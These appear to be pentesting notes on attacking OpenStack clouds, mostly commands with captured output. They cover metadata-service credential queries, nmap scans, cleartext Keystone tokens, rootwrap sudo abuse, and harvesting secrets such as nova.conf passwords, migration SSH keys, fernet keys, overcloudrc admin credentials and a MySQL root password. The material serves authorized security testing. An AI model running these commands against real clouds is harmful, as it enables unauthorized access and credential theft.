OpenStack Pentesting Notes

Tasks:
Enumeration Process

Enumerate the instance by knowing the hardware it is running on:

`Dmidecode -t system -t processor | grep -e ^System -e ^Processor -e Manufacturer -e Product -e Version `cat chassis_version sys_vendor product_name product_version`

Requesting access to metadata by accessing HTTP embedded API: http://169.254.169.254
`curl -w "\n" http://169.254.169.254/latest `curl -w "\n" http://169.254.169.254/latest/meta-data`

accessing Public keys:
curl -w "\n" http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
curl -s http://169.254.169.254/openstack/latest/meta-data.json | jq '.public_keys'

accessing metadata on machine: // this could reveal some credentials
curl -s http://169.254.169.254/openstack/latest/meta-data.json | jq

checking user-data for commands with credentials:
curl -s http://169.254.169.254/latest/user-data

Interesting extensions of API:

/latest/meta-data/placement/availability-zone ===> available zone

/latest/meta-data/public-ipv4 => instances IP address

/latest/meta-data/security-groups =? can it be modified?

/openstack/latest/meta_data.json => metadata from the instance

/openstack/latest/network_data.json ==> network interfaces

/latest/user-data or /openstack/latest/user_data ===> user's data // bash or something

Network Enumeration

ip address show dev eth0 // provides IP of the machine // get the subnet from this

nmap -T5 -sn 10.0.0.//subnet /24

```
ip n
```

```
route
```

```
traceroute -n 8.8.8.8
```

take a look at how the packages are being routed to identify the router


Once with Access to OpenStack

```
source file.sh
```

```
openstack server list
```

```
openstack nova list
```


The authentication is through http requests // it is only http so it can be intercepted as well as read in clear text



```
POST /v3/auth/tokens HTTP/1.1
Host: 192.168.110.23:5000
User-Agent: openstacksdk/0.50.0 keystoneauth1/4.2.1 python-requests/2.24.0 CPython/3.8.6
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 146

{"auth": {"identity": {"methods": ["password"], "password": {"user": {"password": "openstack", "name": "demo1", "domain": {"name": "default"}}}}}}
```

```
HTTP/1.1 201 Created
Date: Wed, 04 Nov 2020 22:11:23 GMT
Server: Apache
X-Subject-Token: gAAAAABfoycLz0QYso2D1951M4Ve1NF1d8wGL-91wB1F0fvZRNHV6JzXw1dkiSzZP5hbgVNx7Nar4iJdWzj-_Wn15cTghOTqaTG2ktOY9x8GsdgPOZMgXDDEx5MOgeFWiTHWTiHNVOme2qY8h8gBq7qT7SjIYkDZ7ZjXZPGRdrku_fhMBufScXM
Vary: X-Auth-Token
```

After the user is authenticated, the user utilizes this token to make all requests to the server.



```
GET /v2.1/servers HTTP/1.1
Host: 192.168.110.23:8774
User-Agent: python-novaclient
Accept-Encoding: gzip, deflate
Accept: application/json
Connection: close
X-OpenStack-Nova-API-Version: 2.1
X-Auth-Token: gAAAAABfoycLz0QYso2D1951M4Ve1NF1d8wGL-91wB1F0fvZRNHV6JzXw1dkiSzZP5hbgVNx7Nar4iJdWzj-_Wn15cTghOTqaTG2ktOY9x8GsdgPOZMgXDDEx5MOgeFWiTHWTiHNVOme2qY8h8gBq7qT7SjIYkDZ7ZjXZPGRdrku_fhMBufScXM

```

```
Content-Length: 1154
Connection: close
Content-Type: application/json

{"servers": [{"id": "256d0591-ef8c-4083-8de7-2acf445eca64", "links": [{"href": "http://192.168.110.23:8774/v2.1/servers/256d0591-ef8c-4083-8de7-2acf445eca64", "rel": "self"}, {"href":
"http://192.168.110.23:8774/servers/256d0591-ef8c-4083-8de7-2acf445eca64", "rel": "bookmark"}], "name": "debian2"}, {"id": "2a916d3f-6931-4ece-b629-e61c887a778b", "links": [{"href":
"http://192.168.110.23:8774/v2.1/servers/2a916d3f-6931-4ece-b629-e61c887a778b", "rel": "self"}, {"href": "http://192.168.110.23:8774/servers/2a916d3f-6931-4ece-b629-e61c887a778b", "rel": "bookmark"}],
"name": "demo3"}, {"id": "b3fea7cb-cbb1-435e-af69-80f240faae4b", "links": [{"href": "http://192.168.110.23:8774/v2.1/servers/b3fea7cb-cbb1-435e-af69-80f240faae4b", "rel": "self"}, {"href":
```

The API utilizes identifiers and not names!


A request would contain the following

- User Id
- Project ID
- Rol ID of the user
  This will then create the keystone credentials and store them in:

> /v3/auth/tokens

Although user's can not always see all the resources, they *can see other ID's of users' that either are in the same project or share resources*

- Showing properties of shared resources




```
# echo $OS_USERNAME
demo1
# openstack image show cirros
+------------------+------------------------------------------------------------------------+
| Field            | Value                                                                  |
+------------------+------------------------------------------------------------------------+
| checksum         | 1d3062cd89af34e419f7100277f38b2b                                       |
| container_format | bare                                                                   |
| created_at       | 2020-04-09T23:55:42Z                                                   |
| disk_format      | raw                                                                    |
| file             | /v2/images/065376b7-0968-4539-93ef-7a41ec4e0a2d/file                   |
| id               | 065376b7-0968-4539-93ef-7a41ec4e0a2d                                   |
| min_disk         | 0                                                                      |
| min_ram          | 0                                                                      |
| name             | cirros                                                                 |
| owner            | 53905a4ac2ac4fa18be7aa3e1e1464e0                                       |
| properties       | direct_url='file:///var/lib/glance/images/065376b7-0968-4539-93ef-7a41ec4e0a2d' |
| protected        | False                                                                  |
| schema           | /v2/schemas/image                                                      |
```

```
# echo $OS_USERNAME
admin
# openstack project show admin
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | admin tenant                     |
| domain_id   | default                          |
| enabled     | True                             |
| id          | 53905a4ac2ac4fa18be7aa3e1e1464e0 |
| is_domain   | False                            |
| name        | admin                            |
| parent_id   | default                          |
| tags        | []                               |
+-------------+----------------------------------+
#
#
#
#
```

*both terminals are different users, admin and normal user, **yet both have the same access***

```
for server in 'openstack server list | awk '{print$2}'| grep '\-'';
    do openstack server event list $server --long -c 'Project ID' -c 'User ID'
    done | sort -u
# Admin side
openstack user show admin
```



```
#
# echo $OS_USERNAME
demo1
# for server in `openstack server list | awk '{print$2}' | grep '\-'` ; do
>   openstack server event list $server --long -c 'Project ID' -c 'User ID'
> done | sort -u
+----------------------------------+----------------------------------+
| 2d3df2ea2634412d88c88c179c6b84ff | 06120c0dc6794f66ae29bae485aef106 |
| 53905a4ac2ac4fa18be7aa3e1e1464e0 | 2a09da2941ef4924b09e6008a68e43ab |
| None                             | None                             |
| Project ID                       | User ID                          |
#
#
#
```

```
# echo $OS_USERNAME
admin
# openstack user show admin
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | default                          |
| email               | admin@example.com                |
| enabled             | True                             |
| id                  | 2a09da2941ef4924b09e6008a68e43ab |
| name                | admin                            |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
```


This might help us obtain the Admin ID or at the very least more ID's. *Note: **This is triggered by events on the instance, so priviledged users might have access to it***

Containers

In most cases, the cloud will be situated inside a docker container, but it is possible to realize of this on time if we:

- check the process // Process ID should be 1 or systemd or init #win
  - this will display another process, thus we could conclude we are in a container #win
- cgroups of PID 1, /proc/1/cgroup, have some docker relation

- check for open ports on the instance with maybe #win
  - `ss -ntlp`
- /proc/mounts seems to be mounted into an existing FS as is /etc with hosts or resolv.conf Overlay

  ```
  ()[root@overcloud-controller-0 /]# df -h /
  Filesystem      Size  Used Avail Use% Mounted on
  overlay         100G   18G   82G  18% /
  ()[root@overcloud-controller-0 /]# grep /etc/resolv.conf /proc/mounts
  /dev/vda2 /etc/resolv.conf xfs rw,seclabel,relatime,attr2,inode64,noquota 0 0
  ()[root@overcloud-controller-0 /]# head -n3 /proc/1/cgroup
  11:perf_event:/system.slice/docker-f1b1b4fb9caee14de738c1563854a3525c6c598a2d854d32425429448ac801d1.scope
  10:hugetlb:/system.slice/docker-f1b1b4fb9caee14de738c1563854a3525c6c598a2d854d32425429448ac801d1.scope
  9:memory:/system.slice/docker-f1b1b4fb9caee14de738c1563854a3525c6c598a2d854d32425429448ac801d1.scope
  ```

  ```
  [root@overcloud-controller-0 ~]# df -h /
  Filesystem      Size  Used Avail Use% Mounted on
  /dev/vda2       100G   18G   82G  18% /
  [root@overcloud-controller-0 ~]# grep /etc/resolv.conf /proc/mounts
  [root@overcloud-controller-0 ~]#
  [root@overcloud-controller-0 ~]# head -n3 /proc/1/cgroup
  11:perf_event:/
  10:hugetlb:/
  9:memory:/
  ```

  if there is an existing container, checking priviledges might help with priv escalation and exfiltration of the container.

Exploring compromised machine

- if the host has access to other services such as nova, glance, or heat, it could be that it is a node of the insfrastructure
- otherwise, it could be a container or a simple nova server.

  > computing sources:
  > nova-compute, neutron-openvswitch-agent
  > Control sources:
  > nova-api-wsgi, nova-api-metadata, nova-conductor,

  ```
                  nova-scheduler, nova-consoleauth, neutron-server, neutron-
  metadata-agent,
                  neutron-openvswitch-agent
  ```

checking permissions on the machine

services have wrappers for different services to prevent unpriviledge users running commands


```
/usr/bin/<servicio>-rootwrap
    #for example: nova-rootwrap
```

and the config file has the form:

```
/etc/<servicio>/rootwrap.conf
    #for example: /etc/nova/rootwrap.conf
```

filters for this services are in:

```
/usr/share/<servicio>/rootwrap/
    #for example: /usr/share/nova/rootwrap/
```



```
-bash-4.2$ whoami
nova
-bash-4.2$ sudo -l | tail -n 3
User nova may run the following commands on overcloud-novacompute-0:
    (root) NOPASSWD: /usr/bin/nova-rootwrap /etc/nova/rootwrap.conf *
    (root) NOPASSWD: /usr/bin/privsep-helper *
-bash-4.2$
-bash-4.2$ ovs-vsctl show | head -n 3
ovs-vsctl: unix:/var/run/openvswitch/db.sock: database connection failed (Permission denied)
-bash-4.2$
-bash-4.2$ sudo /usr/bin/nova-rootwrap /etc/nova/rootwrap.conf ovs-vsctl show | head -n 3
cae73ec6-7574-4a7d-939f-662c2832c88b
    Manager "ptcp:6640:127.0.0.1"
        is_connected: true
```

check permissions with

```
sudo -l | tail -n 3
```

Obtaining sensitive information

once gaining access to one of the nodes, it is possible to extract passwords from servers, such as BD, nova compute.

```
grep ^rabbit /etc/nova/nova.conf
# where rabbit is the user:guest
grep ^connection /etc/nova/nova.conf
# Where the connection refers
```


within the container: *nova_migration_target*

- there is a directory that contains a private SSH key to migrate vms
  - */etc/nova/migration/identity*

```
# interesting directories
/etc/keystone/fernet-keys/
/etc/keystone/keystone.
/etc/puppet/hieradata/service_configs.json
```


in the home directory of the user that installed OpenStack, there is a couple of interesting files

```
stackrc and overcloudrc // they have the admin credentials by default
source overcloudrc // provides access to the list of hypervisors
```



```
[stack@os-undercloud ~]$ ssh -i ~/.ssh/id_rsa heat-admin@192.168.100.16 "hostname"
overcloud-controller-0
[stack@os-undercloud ~]$
[stack@os-undercloud ~]$ source overcloudrc
(overcloud) [stack@os-undercloud ~]$ openstack hypervisor list
+----+-----------------------------------+-----------------+----------------+-------+
| ID | Hypervisor Hostname               | Hypervisor Type | Host IP        | State |
+----+-----------------------------------+-----------------+----------------+-------+
|  1 | overcloud-novacompute-0.localdomain | QEMU          | 192.168.120.43 | up    |
|  2 | overcloud-novacompute-1.localdomain | QEMU          | 192.168.120.20 | up    |
+----+-----------------------------------+-----------------+----------------+-------+
```

with access to this overcloudrc file, it is possible to retrieve some sensitive data such as passwords of servers




```
[stack@os-undercloud ~]$ source stackrc
(undercloud) [stack@os-undercloud ~]$ id=`openstack action execution list | grep tripleo.parameters.update | tail -n1 | awk '{print$2}'`
(undercloud) [stack@os-undercloud ~]$ openstack action execution output show $id | jq '.result.heat_resource_tree.parameters.MysqlRootPassword'
{
  "description": "",
  "default": "sHczzFNfcM",
  "label": "MysqlRootPassword",
  "noEcho": "true",
  "type": "String",
  "name": "MysqlRootPassword"
}
```

if a valid ssh key is not obtained in the previous step, it is possible to obtain it by executing :

`openstack workflow env show ssh_key`

this commnad will show the ssh keys used for heat orchastration, if they are not located in:

```
/home/stack/.ssh
/var/lib/rabbitmq/.erlang.cookie
```



